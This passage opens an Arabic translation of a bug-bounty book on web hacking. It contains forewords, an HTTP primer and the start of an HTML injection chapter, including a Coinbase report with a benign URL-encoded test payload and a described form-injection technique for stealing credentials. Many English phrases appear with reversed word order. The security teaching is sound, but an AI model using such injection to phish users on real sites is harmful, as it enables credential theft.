

الويب

الاختراق الأخلاقي

شفيها



اختراق تطبيقات الويب كيف تصبح باحث أمني

Gersy Yasser و Yaworski Peter

هذا الكتاب للبيع على <http://leanpub.com/web-hacking-101-ar>

هذه النسخة نُشرت في 2016-12-06



Publishing Lean the with publishers and authors empowers Leanpub book. Leanpub a is This and tools lightweight using ebook progress-in an publishing of act the is Publishing Lean process. once traction build and book right the have you until pivot feedback, reader get to iterations many do. you

Gersy Yasser و Yaworski Peter 2016 ©

المحتويات

| | |
|----|--------------------------|
| ١ | مقدمة |
| ٢ | مقدمة |
| ٨ | خلفية |
| ١٠ | HTML حقن |
| ١٠ | الوصف |
| ١٠ | أمثلة |
| ١٤ | الملخص |
| ١٥ | Pollution Parameter HTTP |
| ١٥ | الوصف |
| ١٦ | أمثلة |
| ٢٠ | الملخص |
| ٢١ | CRLF حقن |
| ٢١ | الوصف |
| ٢٣ | الملخص |
| ٢٤ | الطلبان المزورة |
| ٢٤ | الوصف |
| ٢٥ | أمثلة |
| ٢٨ | الخلاصة |
| ٣٠ | الثغرات المنطقية |
| ٣٠ | الوصف |
| ٣١ | الأمثلة |
| ٤٥ | الوصف |
| ٤٦ | ثغرات الأكسس |
| ٤٦ | الوصف |
| ٤٧ | Examples |
| ٦٠ | الملخص |
| ٦٢ | حقن قواعد البيانات |

المحتويات

| | |
|-----|---------------------------------|
| ٦٢ | الوصف |
| ٦٣ | الأمثلة |
| ٦٨ | الملخص |
| ٦٩ | ثغرات إعادة التوجيه |
| ٦٩ | الوصف |
| ٦٩ | الأمثلة |
| ٧٢ | الملخص |
| ٧٣ | الاستحواذ على الدومينات الفرعية |
| ٧٣ | الوصف |
| ٧٣ | Examples |
| ٧٩ | Summary |
| ٨٠ | Entity External XML ثغرات |
| ٨٠ | الوصف |
| ٨٤ | Examples |
| ٩١ | Summary |
| ٩٢ | Execution Code Remote |
| ٩٢ | Description |
| ٩٢ | Examples |
| ٩٤ | Summary |
| ٩٥ | Injection Template |
| ٩٥ | Description |
| ٩٦ | Examples |
| ١٠١ | Summary |
| ١٠٢ | Forgery Request Side Server |
| ١٠٢ | Description |
| ١٠٢ | Examples |
| ١٠٤ | Summary |
| ١٠٥ | Memory |
| ١٠٥ | Description |
| ١٠٩ | Examples |
| ١١٢ | Summary |
| ١١٣ | Started Getting |
| ١١٣ | Gathering Information |
| ١١٦ | Testing Application |
| ١١٧ | Deeper Digging |
| ١١٨ | Summary |

المحتويات

| | |
|-----|--|
| ١٢٠ | تقارير الثغرات |
| ١٢٠ | اقرأ إرشادات وتعليمات البرنامج في البداية. |
| ١٢٠ | ارفق تفاصيل كاملة. |
| ١٢١ | تأكد من وجود الثغرة |
| ١٢١ | أظهر بعض الاحترام للشركة |
| ١٢٣ | المكافآت |
| ١٢٣ | Pond the Crossing Before Hello Shout Don't |
| ١٢٤ | Words Parting |
| ١٢٥ | الادوات |
| ١٢٥ | Suite Burp اداة |
| ١٢٥ | Proxy ZAP برنامج |
| ١٢٦ | Knockpy اداة |
| ١٢٦ | HostileSubBruteforcer اداة |
| ١٢٦ | Sublist3r اداة |
| ١٢٦ | crt.sh موقع |
| ١٢٦ | SecLists |
| ١٢٧ | Nmap اداة |
| ١٢٧ | Eyewitness |
| ١٢٧ | Shodan |
| ١٢٨ | CMS What |
| ١٢٨ | BuiltWith |
| ١٢٨ | Nikto |
| ١٢٩ | ng-Recon |
| ١٢٩ | idb |
| ١٢٩ | Wireshark |
| ١٢٩ | Finder Bucket |
| ١٢٩ | Dorks Google |
| ١٣٠ | IPV4info.com |
| ١٣٠ | GUI JD |
| ١٣٠ | Framework Security Mobile |
| ١٣٠ | Plugins Firefox |
| ١٣٢ | المصادر |
| ١٣٢ | التعلم عبر الانترنت |
| ١٣٢ | منصات برامج المكافآت |
| ١٣٣ | قراءات أكثر |
| ١٣٤ | مدونات في غاية الاهمية |
| ١٣٦ | مقالات |
| ١٣٧ | الخلاصة |

مقدمة

أفضل الطرق للتعلم هي الممارسة , هذا المبدأ الذي ساعد - مايكل برنس وجوهرت البا - في تعلم الاختراق.

كنا صغار . مثل كل الهاكرز الذي سبقونا , والذي سيأتون بعدنا , كنا طائشين , نخرب كثيرا من اجل التعلم , وفهم الية عمل الاشياء , كنا شغوفين بالعباب الكمبيوتر , وفي سن الثانية عشر ارادنا ان نصمم لعبتنا الخاصة , لذلك بدانا بتعلم لغات VBasic,PHP من خلال قراءة الكتب والتطبيق العملي.

من خلال فهمنا لعملية تطوير البرمجيات , ساعدتنا هذه المهارات في اكتشاف اخطاء المبرمجين الاخرين , فتحولنا عن التطوير الى اكتشاف واختراق هذه البرمجيات , منذ ذلك الحين اصبح الاختراق هو شغفنا الاول . قننا باختراق احدى قنوات التلفزيون ونشرنا تهنة خاص بالنجاح لزملائنا بالصف الدراسي كنا منبهرين بهذا العمل, لكن لم تسعد المحطة الاذاعية او المدرسة بهذا العمل , وتم عقابنا بقضاء عطلة الصيف في عمليات التنظيف , بعد ذلك ادركنا انه يمكن الاستفادة من هذه المهارات والربح من ذلك , وتوجهنا لانشاء موقع هاكرز في عام ٢٠١٢ , ارادنا ان نمنح كل شركة في العالم الفرصة لتوظيف الهاكرز بسهولة ودون عناء, وهذه كانت مهمة الموقع الاولى ونجحنا في ذلك .

ما يزيد من اهمية الكتاب انه يركز على تكوين هاكر اخلاقي , سيد فنون الاختراق واكثرها قوة ومهارة , والذي نامل ان يستخدم في طرق شرعية , افضل الهاكرز يدركون تماما كيفية التمييز بين الاصلاح والتدمير , فالعديد من الناس يمكنهم التدمير بسهولة ومحاولة جني الاموال بسرعه, ولكن تخيل هؤلاء الذين يساعدون في جعل الانترنت اكثر امانا , ويعملون مع شركات عالمية , بالاضافة للحصول على مكافئات وتهنة من هذه الشركات, موهبتك تمنحك القدرة لتأمين ملايين من الناس والحفاظ على خصوصياتهم , هذا ما نامل في نشره بين الهاكرز .

كلمة شكرا لا يمكنها ان تكفي بيتر على وقته ومجهوده في تأليف هذا الكتاب , كنا نامل ان نجد مثل هذه المصادر في بداية طريقنا , رائعة بيتر هي مصدر ملهم ورائع لهؤلاء المبتدئين في رحلة الاختراق.

!! ونتمنى لهم قراءة رائعة واختراق موفق

كن مسؤولا عن ما تفعله اثناء اختراقك.

مايكل برنس وجوهرت البا مؤسسي موقع هاكرز

مقدمة

شكرا لك على شراء هذا الكتاب , ونأمل ان تستمتع اثناء قرائتك.

هذا الكتاب هو أول مؤلفاتي, صممته من اجل مساعدتك في بدء رحلتك في الاختراق ,وهو يحتوي على تحليلات لاكثر من ٣٠ ثغرة امنية.

أمل ان ينير هذا الكتاب طريقك , واثمنى ان يكون مرشدك الاول في رحلة الاختراق وكسب الاموال , وتصبح هاكر كبير على وضعه.

كيف تبدأ

في اخر ٢٠١٥ , وجدت كتاب *the and Anonymous LulzSec, of World Hacker the Inside Anonymous: Are We* *Insurgency Cyber Global* من تأليف بيتر اولسون , وانتهيت من قرائته في خلال اسبوع , استمتعت كثيرا بطرق وتقنيات هؤلاء المجهولين.

كنت شغوف بمعرفة الكثير , لم اكن اريد ان اعرف ماذا يفعله هؤلاء الهاكرز أكثر من معرفة ** كيف ** يقومون بذلك , لذا استمرت وتابعت القراءة والبحث , وفي كل مرة انتهي من قراءة كتاب ما , تنبقي لدي هذه الاسئلة بدون اجابات :

- كيف يتعلم هؤلاء كيفية اصطياد الثغرات , واين يجدوها?
- كيف يبدأ الهاكرز في استهداف المواقع الالكترونية?
- هل الاختراق هو فقط مجرد استخدام للادوات?
- كيف يمكن ان ابدا في ايجاد مثل هذه الثغرات الامنية?

من اجل ايجاد اجوبة لهذه الاسئلة تركت الابواب مفتوحة اكثر , واستمرت في البحث.

في تلك الايام , اذكر كنت اتابع احدى دورات تطوير تطبيقات الاندرويد على موقع كورسييرا , لمحت احد اقتراحات الموقع ووجدت دورات مثيرة للاهتمام , بعنوان امن البرمجيات , والامن السيبراني , من حسن حظي اني بدأت في شهر فبراير.

بعد عدة محاضرات تعرفت على ثغرات الفيض flow, over buffer وكيفية استغلالها , كنت مهتم اكثر بثغرات حقن قواعد البيانات وكيفية اكتشافها واستغلالها , وكنت على علم بمدى خطورتها , فكنت انظر لهذه الاخطاء من نظر المبرمج , واتذكر دائما ان تلك المتغيرات يجب فلترتها قبل استخدامها للحد من هذه الثغرات.

الان بدأت في فهم مايدور في عقل الهاكر , استمرت بالبحث عن معلومات اكثر عن الثغرات , وذات مرة وجدت منتديات البج كراود , لسوء الحظ لم تكن هذه المنتديات نشطة في ذلك الحين , ولكن كان هناك رابط لنشاط فعال على موقع هاكر ون مدون فيه احدى التقارير , تابعت هذا الرابط , وبجاء زاد اندهاسني , كنت اقرا في تفاصيل ثغرة موجوده باحدى الشركات , التي قامت بنشرها لتشجيع الهاكرز, واهم من ذلك ان الشركة دفعت مكافاة مالية لمكتشف الثغرة !

كانت هذه نقطة التحول , اصبحت اكثر هوسا , رايت احدى شركات بلادي شوييفاي لديها برنامج مكافآت خاص بها , تطلعت على البرنامج ووجدت صفحتهم مليئة بتقارير عن الثغرات المكتشفة , لم استطع قراءة كل التقارير , كانت بعض الثغرات المكتشفة عبارة عن ثغرات الحقن عبر الموقع , ثغرات المصادقة المضروبة , ثغرات الطلبات المزورة

اعترف اني كنت اصارع لفهم تفاصيل هذه الثغرات , وبعضها كان صعب الفهم.

كنت اقرا التقارير واذا فهمت محتواه , انتقل للتقرير التالي , وعندما اجد صعوبة في فهم هذا التقرير كنت اتوقف واذهب لجوجل وابحث , اقرا واشاهد حتى اجمع معلومات كافية لفهم الية هذه الثغرات , توقفت عند ثغره في موقع Github , كانت الثغرة افتراضية في منصة RubyOnRails , ثغرة في احد البارامترز , التفاصيل ستكون موجوده في قسم "منطق التطبيقات" هذه الثغرة اكتشفها اجور هاماكومت بتتبع حسابات اجور وزياره مدوته , التي يشرح فيها تفاصيل الثغرات التي اكتشفها.

بدأت بقراءة هذه المنشورات , ادركت ان عالم الهاكرز يمكن ان يستفيد من هذه التحليلات المكتوبة بطرق مبسطة , لذلك ادركت انه يمكن التعلم اسرع عن طريق تعليم الاخرن وتبادل المعلومات معهم.

لذلك قمت بتأليف الكتاب , واتمنى ان ينال ثقتكم.

اولى مبيعاتي و ٣٠ مثال لثغرات امنية

بداية الطريق كانت بهدف بسيط , وهو ايجاد وتفسير ٣٠ ثغرة بطريقة مبسطة وسهلة الفهم .

اقل مايمكن كسبه من هذا الكتاب, هو تحسين وتطوير مهاراتي في الاختراق , وافضل مايمكن حدوثه في افضل الاحوال هو بيع مليون نسخه (لواالزهرلعب), وكسب المال ثم التقاعد.

قررت نشر مؤلفتي , ربما يدفع احدهم نظيرا لها , اخترت موقع النشر المرن , الذي تكون معظم منتجاته مدفوعة , والذي يسمح لك بالنشر المستمر , ويتيح للمستخدمين الحصول على جميع التحديثات , قمت بنشر تغريدة شكر لموقع hackerone وموقع shopify على مساهمتهم في نشر تقارير الثغرات المكتشفة , وتعريف العالم بكلامي.

في خلال ساعات كنت قد بعث اول نسخه.

عجبت بفكرة احد مشتري الكتاب , تفحصت موقع النشر ولم اجد شيء عنه, بعد ذلك اهتز هاتفي , ووجدت تغريدة من شخص يسمى مايكل برنس المشتري الغامض.

يطلع مين ده ؟؟يقول انه معجب بالكتاب ,وان محتوياته قد ابهرته , ويتبنى الاستمرار في العمل عليه , زرت صفحته على موقع تويتر واكتشفت انه احد مؤسسي موقع هاكر ون , لم اكن ادرك ان فريق هاكر ون سيكون سعيد باعتمادني على محتويات موقعهم , حاولت ان اكون ايجابى , مايكل يبدو انه يدعمني لقد اعجبه الكتاب .

بعد ثاني مبيعاتي تلقيت سؤال على موقع Quora كيف يمكن ان اكون صائد ثغرات ناجح?

بدأت في اطلاق خبراتي , وفي سبيل تطوير الكتاب ,اجبت علي السؤال , ولكن وصلتني اجابة من جوبرت ابما , بعد ذلك رسالة من مارتن . نص الرسالة . < مرحبا بيتر , انا شوفت اجابتك على موقع كورا , وعرفت انك هتألف كتاب عن الاختراق الاخلاقي , تحب تعرف اكثر . > < تحياتي , > < مارتن > المدير التنفيذي لشركة HackerOne

ايه الي يحصل ده اشياء كثيرة تدور في عقلي , كل هذا الدعم , انا لا اصدق , اعتقدت بعد ذلك ان السبب الوحيد الذي يجعل مارتن يرسلني , هو انه يريد مني ان احرق الكتاب ومحتوياته , الحمد لله ان هذا غير صحيح.

قت بالرد على مارتن , بتعريفه عن نفسي , وما افعله , باختراق وتعليم الآخرين , اخبرني انه من اكثر المعجبين بالفكره , واخبرني ان موقع هاكر ون مهم بتطوير الكتاب ودعم الهاكرز , في النهاية قدموا الكثير من المساعدة , في الحقيقة لولا هذا الفريق لم يكن الكتاب ليظهر بهذا الشكل.

منذ ذلك الحين , تابعت المراسلة , وكان مارتن يرد جيدا , مايكل وجوبرت كانا دائما المراجعة , وكثيرا ما كانوا يقترحوا تعديلات بالاضافة لمساهماتهم في بعض الاقسام , مالا يمكن نسيانه ان مايكل دفع تكاليف التصميم الاحترافي . في شهر مايو ٢٠١٦ ادم باكوس انضم لفريق هاكر ون , وفي اليوم الخامس , قام بقراءة الكتاب , وعرض بعض التعديلات , وفسر مايود توفره في شرح التقارير , وقت باضافة هذا الجزء في قسم كتابة التقارير.

هدفهم هو دعم المجتمع الاختراق الاخلاقي , واكتشفوا ان هذا الكتاب هو فرصة جيدة لتوفير ذلك , لان كل المبتدئين في هذا المجال اهم ما يحتاجوه هو الدعم والتشجيع من المجتمع

من الجميل ان ينتشر هذا الكتاب بطريقة درامية , واستهداف قراء من مجالات اخرى.

لمن كتب هذا الكتاب

هذا الكتاب تم تأليفه , مع مراعاة مستوى تفكير المبتدئين , لايهم اذا كانت مطور مواقع او مصمم , لا تبذل اي مجهود اذا كان سنك عشر سنين او فوق السبعين , هذا الكتاب مناسب لجميع الاعمار , بما يحتويه من مراجع سهله لفهم الثغرات , وكيفية اكتشافها , وكتابة تقرير جيد عن اكتشافاتك , وكيفية كسب الاموال , وكتابة تطبيق سهل وبسيط لاستغلال الثغرات.

لم اكتب هذا الكتاب لاستهدف جميع الفئات , انا قمت بتأليفه لمشاركة المعلومات سواء كانت انجازات مبهرة او فشل محرج لاكتساب مهارات جديدة , بتبادل الافكار والخبرات . كما سوف انقل لك انجازاتي الرائعة** بجانب** تجاربي الفاشلة .

الكتاب ليس مصمما لتقراءه من البداية للنهاية , اذا كان هناك جزء اكثر الهاما من اخر , يمكنك البدء من اي نقطة , لان اقسام الكتاب لاتعتمد على بعضها , كما قمت بعمل مراجع لكل الاقسام التي تم شرحها مسبقا , وحاولات ان اربط بينهم , حتى يمكنك الرجوع لصفحات سابقة او التقدم بمرونة ودون وجود صعوبة في الفهم , اريد حقا ان يظل هذا الكتاب هو مرجعك الاول , ويظل مفتوحا اثناء ممارسة اختراقاتك.

كل الثغرات مكتوبة بنفس الطريقة والاسلوب كالتالي : - بداية من شرح تفاصيل الثغرة; - ومراجعة امثلة; - الاختتام بالملخص.

ببساطة , كل مثال مكتوب بنفس الشكل , ويحتوي على التالي :

- مدى صعوبة ايجاد الثغرات
- الرابط المصاب او المتعلق بالثغرة

- رابط لتفاصيل الثغرة
- تاريخ الابلاغ عن الثغرة
- حجم المكافأة المدفوعة لمكتشف الثغرة
- وصف بسيط وسهل الفهم للثغرة
- تمارين لتنشيط مهاراتك

من الجيد ان تكون على معرفة بلغات HTML CSS JavaScript وربما قليل من البرمجة , مع الاخذ في الاعتبار انها ليست متطلبات حتمية, او ان تكون لديك معرفة بطريقة كتابة صفحات الويب من الصفر , ولكن كل ما هو مطلوب ان تكون على دراية وفهم بتركيب صفحات الويب وكيف تتحكم css وفي مظهر الصفحات , وما يمكن ان تفعله باستخدام الجافاسكربت , سيساعدك ذلك في فهم الية واكتشاف الثغرات في تطبيقات الويب . المعرفة بالبرمجة مفيد جدا اذا كنت تبحث عن ثغرات منطقية في تطبيق ما , او ان التنبأ بما يحدث من خلال التفكير من منظور المطور او مبرمج الموقع .

لذلك انا انصح بشدة تفحص دورات موقع يوداسيتي المجانية بعنوان **Basics JavaScript and CSS HTML to Intro**, قد قت بارفاق رابط لهذه الدورة في قسم المراجع , اذا كنت جديد على هذا الموقع , فلك مهمتك في اكتشافه , فهو موقع رائع وشهير وله شراكات مع منظمات كبيرة مثل جوجل وفيسلوك , وسالسفورس وايه تي اند تي , واخرى.

نظرة عامة على الفصول

الفصل الثاني مقدمة سريعة تشرح الية عمل الانترنت , وبروتوكول HTTP وانواع الميثودس.

الفصل الثالث تغطية لثغرات حقن HTML , وفيها ستتعلم كيفية حقن اكود HTML داخل صفحات الويب , واحد النقط المهمة هو كيفية تفسير الاكود لخداع تطبيقات الويب , لعرضها داخل صفحة الويب , وتخطي الفلاتر.

الفصل الرابع تغطية لثغرات HPP ستتعلم كيفية ايجاد انظمة مصابة بهذه الثغرات , والتي تقبل مدخلات بدون فلترة وتمررها لاطراف ثالثة .

الفصل الخامس تغطية لثغرات حقن الاسطر CRLF ونظرة على امثلة لهذه الثغرات , وكيف يمكنك كسر الهيدرز وتغيير محتوى الصفحات.

الفصل السادس تغطية لثغرات الطلبات المزورة , وشرح امثلة توضح كيف يمكن لمهاجم ان يجبر المستخدم على تنفيذ طلب في موقع مسجل دخوله عليه , دون علمه.

الفصل السابع تغطية للثغرات المنطقية بالتطبيقات , في هذا الفصل سيتم شرح اصطياد الثغرات , والتي اعتبرها ثغرات برمجية , لقد وجدت الكثير من هذه الثغرات , هذا النوع هو اسهل الانواع التي يمكن اكتشافها من قبل المبتدئين.

الفصل الثامن تغطية لثغرات حقن اكود عبر الموقع ويرمز لها بالاختصار XSS بالاضافة لطرق عديدة للاستغلال , هذه الثغرات تمثل فرص كبيرة , ولا يمكن جمعها في كتاب واحد , هناك الالاف من الامثلة , يمكن ان اذكرها , ولكن سنركز على اكثره اهتماما .

الفصل التاسع تغطية لثغرات حقن قواعد البيانات , والتي تمكن المخترق من التلاعب بقواعد البيانات وحذف او تعديل او استخراج البيانات من خلالها.

الفصل العاشر يغطي هذا الفصل ثغرات اعادة التوجيه , وهي ثغرة تمكن المهاجم من توجيه المستخدم لموقع اخر.

الفصل الحادي عشر يغطي هذا الفصل ثغرات الاستيلاء على الدومينات الفرعية.

الفصل الثاني عشر تغطية لثغرات XXE , التي تسبب في قراءة الملفات السرية , وتنفيذ اكواد برمجية على السرفر المصاب.

الفصل الثالث عشر يغطي هذا الفصل ثغرات تنفيذ الاكواد , وقدرة المهاجم على التحكم بالسرفر المصاب.

الفصل الرابع عشر حقن القوالب , بالبحث عن امثلة تنطبق على السيرفر والعميل .

الفصل الخامس عشر تغطية للطلبات المزورة من قبل السيرفر , والتي تمكن المهاجم من استخدام السرفر لعمل طلبات اخرى.

الفصل السابع عشر تغطية الثغرات المتعلقة بالذاكرة , هذه الانواع من الثغرات مرتبطة بلغات البرمجة الادنى مستوى , إيجاد هذه الثغرات يعد بمثابة كنز.

الفصل السابع عشر يشرح هذا الفصل , كيف تبدأ في هذا المجال , ويساعدك في البحث عن الثغرات خطوة بخطوة.

الفصل الثامن عشر ** يعد هذا الفصل من اهم فصول الكتاب , لما يوفره من نصائح في كتابة التقارير , لان عمليات الاختراق لا تساوي شيء اذا كان التقرير مكتوب بطريقة سيئة , المكافآت الكبيرة لا تعطى بسبب خطورة الثغرات فقط , بل بسبب التقارير المكتوبة جيدا , انتبه بشده لذلك هاكرون ينصحون بالتدقيق في كتابة التقارير , **ركز جيدا على هذا الفصل .

الفصل التاسع عشر هذا الفصل تم بمساهمته كبيرة من طرف مايكل برنس , ويشرح كثير من الادوات المهمة التي ستسهل عملية الاختراق , بالرغم من كل هذه الادوات , لا شيء اهم من التفكير الابداعي وقوة الملاحظة.

الفصل العشرون هذه الفصل يساعدك في اتخاذ خطوات متقدمة , سوف نأخذك للتعرف على مصادر رائعة لتستمر عملية التعلم اسهامات كبيرة لمايكل برنس كترالف خيره.

الفصل الحادي والعشرون ملخص شامل للكتاب , ومبادئ اساسية يجب ان تتعلمها اثناء الاختراق , بينما تم مناقشتهم مسبقا ولكن ليس كلهم , لذلك لزم التنويه والتركيز عليهم في هذا الفصل.

شكر وتنبيه r

قبل ان تخطو في عالم الاختراق الرائع , يجب ان أوضح جزء مهماً , اثناء تعلبي , وقراءة التقارير المنشورة للثغرات , ورؤية كمية المكافآت المدفوعة والتي سوف تدفع لاحقا, ظننت انها طريقة رائعة وسريعة لتصبح غني .

لكنها ليست كذلك.

يمكن ان يكون الاختراق له مكافآت وارباح عظيمة , ولكن من الصعب ان تستوعب وتستكشف مدى الفشل , الذي ستعرض له في طريقك , وتحاول اخفائه باستثناء ما افعله هنا من مشاركتي لقصصي الفاشلة والمخرجة , لذلك سوف تسمع الكثير من قصص النجاح لاشخاص كثر , ربما تبني احلام غير واقعية , وربما يخجئ لك القدر نجاح باهر , ولكن اذا تعرضت لفشل كما هو معتاد لا تيأس , كلنا تعرضنا لذلك , سوف تصبح أسهل فيما بعد , وستجد سعادة بالغة عند اصلاح اول ثغرة لك, فقط استمر ولا تيأس.

لذلك التمس منك ان تراسلني على تويتر, او الاميل الخاص بي Twitter: @yaworsk, peter@torontowebsitedeveloper.com , ولا تتردد في اخباري بارائك واقتراحاتك , واعلني كيف تسير الامور معك , اود بشدة ان اسمع منك , ربما يكون اصطيا

الثغرة عمل معزول عن العالم في الواقع, ولكنه من الرائع ان تشاركه مع الآخرين , وربما تكون اكتشافاتك احد الاضافات القادمة للكتاب .
بالتوفيق ان شاء الله .

خلفية

إذا كنت تبدأ رحلتك من الصفر , وليس لديك اي خبرات سابقة , لا تقلق هذا الكتاب , سيرشدك لتخطو اولى خطواتك , لذلك اهم شيء قبل ان تبدأ , يجب ان تعرف كيف يعمل الانترنت , لا اقصد الانترنت كاملا , ولكن اقصد الويب , الرابط الذي تدخله في المتصفح لزيارة موقع ما , هذا الرابط يشير الى عنوان IP.

للتوضيح اكثر , الانترنت هو عبارة عن عصب يصل بين انظمة متصلة ببعضها , وتتواصل مع بعضها عن طريق ارسال واستقبال الرسائل فيما بينها , بعض هذه الانظمة يسمح بعدد معين من الرسائل , بعضها يسمح بنوع معين من الرسائل , بعضها لا يستجيب الا لانظمة مسموح لها بالوصول , ولكن كل نظام على الانترنت له عنوان , لتسهيل عملية التخاطب مع الانظمة الاخرى .

لتوضيح شكل الرسائل , قام المعنيون بكتابة وثائق تشرح كيف تتخاطب هذه الانظمة مع بعضها , وسمي ذلك النوع من النشر comments, for Request , مثال على ذلك لو اتطلعت على بروتوكول HTTP , ستجد انه بروتوكول يحدد كيف تتخاطب متصفحات الويب مع السيرفرات المستضيفة للمواقع , وذلك لان متصفح الويب الخاص بك والسيرفر الخادم كلاهما وافق على تطبيق نفس البروتوكول , لذلك تيسرت عملية الاتصال .

عندما تقوم بكتابة الرابط التالي <http://google.com> في متصفحك , وتضغط على زر الذهاب ' الخطوات التالية تشرح ما يحدث :

- يقوم المتصفح , باستخراج اسم الدومين من الرابط www.google.com .
- يرسل الكمبيوتر طلب DNS لخادم DNS , بعد ذلك يقوم الخادم بتحويل اسم الدومين الى عنوان IP في هذه الحالة يكون العنوان كالتالي 216.58.201.228 , لاحظ انك يمكن الحصول على عنوان IP لاي دومين من خلال استخدام امر dig .
- يحاول الكمبيوتر انشاء اتصال TCP , بنفس العنوان على منفذ رقم 80 الافتراضي , يمكنك ايضا انشاء هذا الاتصال عن طريق الامر التالي nc 216.58.201.228 80 .
- اذا نجحت العملية , يقوم المتصفح بارسال طلب مشابه للتالي :

```
□ GET / HTTP/1.1
□ Host: www.google.com
□ Connection: keep-alive
□ Accept: application/html, */*
```

- بعد ذلك ينتظر المتصفح رد الخادم , الذي سيكون كالتالي :

```

□ HTTP/1.1 200 OK
□ Content-Type: text/html
□
□ <html>
□   <head>
□     <title>Google.com</title>
□   </head>
□   <body>
□     ...
□ </body>
□ </html>

```

• سيقوم المتصفح باستخراج الاكواد من الرد , وعرضها كصفحة الموقع , في هذه الحالة ستظهر كلمة google.com.

عند التعامل تحديدا مع المتصفحات , كما تم ذكره سابقا انه تم الاتفاق على طريقة عرض الرسائل , كما تم الاتفاق على طرق الارسال وهي كالتالي, GET, HEAD, POST, PUT, DELETE, CONNECT TRACE, OPTIONS .

طريقة GET تعني ارسال اي معلومات داخل الرابط , يمكن تشبيه الرابط بعنوان شخص ما , وهذه الطريقة لا ينصح باستخدامها في تعديل او ارسال معلومات مثل كلمات السر , تستخدم فقط لتوفير وتوصيل البيانات.

طريقة HEAD هيا طريقة مشابهة ل GET , باختلاف ان الخادم لايقوم بارفاق محتوى داخل الرسالة , نادرا ان ترى استخدام هذه الطريقة , يمكن ان تستخدم لفحص الروابط او معرفة اخر التحديثات

طريقة POST تستخدم لعمل بعض الاجراءات على السرفر , بمعنى اخر ان السرفر يقوم بمعالجة بعض الامور مثل اضافته تعليق , او تسجيل مستخدم جديد , او حذف حساب ما , اي حدث مما سبق هو استجابة لطلب POST .

طريقة PUT تستخدم لاستدعاء احدى الوظائف , مثل تحديث بيانات حساب , او تحديث منشور مدون , قد تختلف الاجراءات , وربما قد لا تحدث اطلاقا.

تستخدم طريقة DELETE , لعمل اجراء على السرفر لحذف محتوى او شيء معين تم تحديده في الرابط.

طريقة Trace هي احد الطرق النادرة الاستخدام , حيث يتم استخدامها لمعرفة مايستقبله الخادم , عن طريق الرد بمحتوى الطلب داخل رسالة الرد , في الغالب تستخدم لاختبار السرفرات .

طريقة كونكت تستخدم مع البروكسي (وهو عبارة عن خادم اخر ينفذ طلبات لسرفرات اخرى) .

طريقة OPTIONS هيا طريقة , تستخدم لجلب معلومات ما من سيرفر , لتحديد الطرق المسموح بها على السرفر , مثال لو انشانا طلبا او بشن لسيرفر ما يكون الرد بالمحتوى التالي (GET, PUT, POST, DELETE and OPTIONS but calls TRACE) or HEAD not .

الان تم تزويدك , بمعلومات كافية لفهم الية عمل الانترنت.

HTML حقن

الوصف

تعرف ايضا هذه الثغرات بما يسمى بالتشويه الوهمي , هذه الهجمات تتم عندما يسمح احد المواقع لمستخدم سيئ بحقن اكواد (HTML) داخل صفحات الموقع , بدون تعديل او فلتره لمدخلات المستخدم ,من ناحية اخرى يمكن تعريف هذه الثغرات بانها تحدث عندما يقوم التطبيق باخذ مدخلات المستخدم ووضعها في الصفحات مباشرة, يختلف هذا النوع من الثغرات عن ثغرات حقن الاسكريبتات مثل VBScript, JavaScript

كون HTML اللغة الاولى المسؤولة عن بنية صفحات الويب , لو تمكن مهاجم ما من حقن اكواد HTML بموقع ما, يمكن ان يغير شكل الصفحة تماما , وربما ايضا يبتكر صفحات وهمية لخداع المستخدمين والحصول على معلومات منهم ,بطريقة اخرى لو تمكنت من حقن هذا النوع من الاكواد , يمكن ايضا ان تضع وسم فورم <form> داخل الصفحة , وتطلب من المستخدم ادخال المعرف وكلمة المرور الخاص بهم ,مما يتسبب في سرقة هذه البيانات.

امثلة

1. Coinbase تعليقات

الصعوبة: منخفضة

الرابط: coinbase.com/apps

رابط الابلاغ: <https://hackerone.com/reports/104543>¹

تاريخ الابلاغ: ديسمبر 10, 2015

المكافأة: \$200

الوصف:

لاحظ مكتشف الثغرة ان التطبيق يقوم بفك ترميز الحروف اثناء عرض النصوص و(الحروف المحجوزة &? / استنادا لموقع ويكيبيديا اما باقي الحروف تعتبر حروف عادي).

¹ <https://hackerone.com/reports/104543>

لذلك لو افترضنا حرف تم تشفيره بطريقة URL-Encoding , معنى ذلك ان الحرف تم تحويله لما يقابله من الاسكي وبعد ذلك وضع علامة % امامه , مثال علامة / تصبح %2F , وعلامة & تصبح %26 , يعتبر ASCII اشهر انواع الترميز العالمية .
نرجع للمثال , لو ادخل المهاجم كود كالتالي :

□ `<h1>This is a test</h1>`

يقوم موقع كوينباز بعرضه كمجرد نص عادي , لذلك يجب ان يقوم المهاجم بتشفير النص (بطريقة ترميز الروابط-URL Encoding) كالتالي:

□ `%3C%68%31%3E%54%68%69%73%20%69%73%20%61%20%74%65%73%74%3C%2F%68%31%3E`

سيقوم التطبيق باستقبال النص وفك تشفيره ليعود كما كان لوضعه الطبيعي :

test a is This

من خلال هذا السيناريو قام المكتشف باثبات قدرته على حقن HTML بما في ذلك حقن فورم <Form> لسرقة بيانات المستخدمين , فيقوم التطبيق المصاب بعرض الفورم الخاصه بالمهاجم للمستخدمين فتم سرقة بياناتهم (بافتراض انهم ادخلوها).

نشط عقلك



اثناء فحص المواقع , افحص كيف تتم معاملة المدخلات المختلفة من قبل التطبيق , مثل النصوص العادية , والنصوص المشفرة , ركز على المواقع التي تقبل الحروف المشفرة (مثل %2F وعرضها بعد فك الترميز , في هذه الحالة القيمة النهائية تكون /) , بينما لا نعلم كيف كان يفكر الهاكر في هذا المثال , من الممكن ان يكون قد قام بتجربة الروابط المشفرة والحروف الممنوعة , ولاحظ ان التطبيق يفك الترميز او التشفير لكل الحروف.

افضل موقع لتشفير وفك التشفير الروابط <http://quick.encoder.com/url> يقوم هذا الموقع بتنبيهك بالحروف التي لا تحتاج لعملية تشفير , ويمنحك اختيار لتشفير الحروف بطريقة امنة , بهذه الطريقة يمكن الحصول على نفس الناتج الموضحة في المثال السابق

2. Inclusion HTML Unintended HackerOne

الصعوبة: متوسطة

الرابط: hackerone.com

رابط الابلاغ: <https://hackerone.com/reports/112935>^٢

تاريخ الابلاغ: يناير 26, 2016

^٢<https://hackerone.com/reports/112935>

المكافأة: \$500

الوصف:

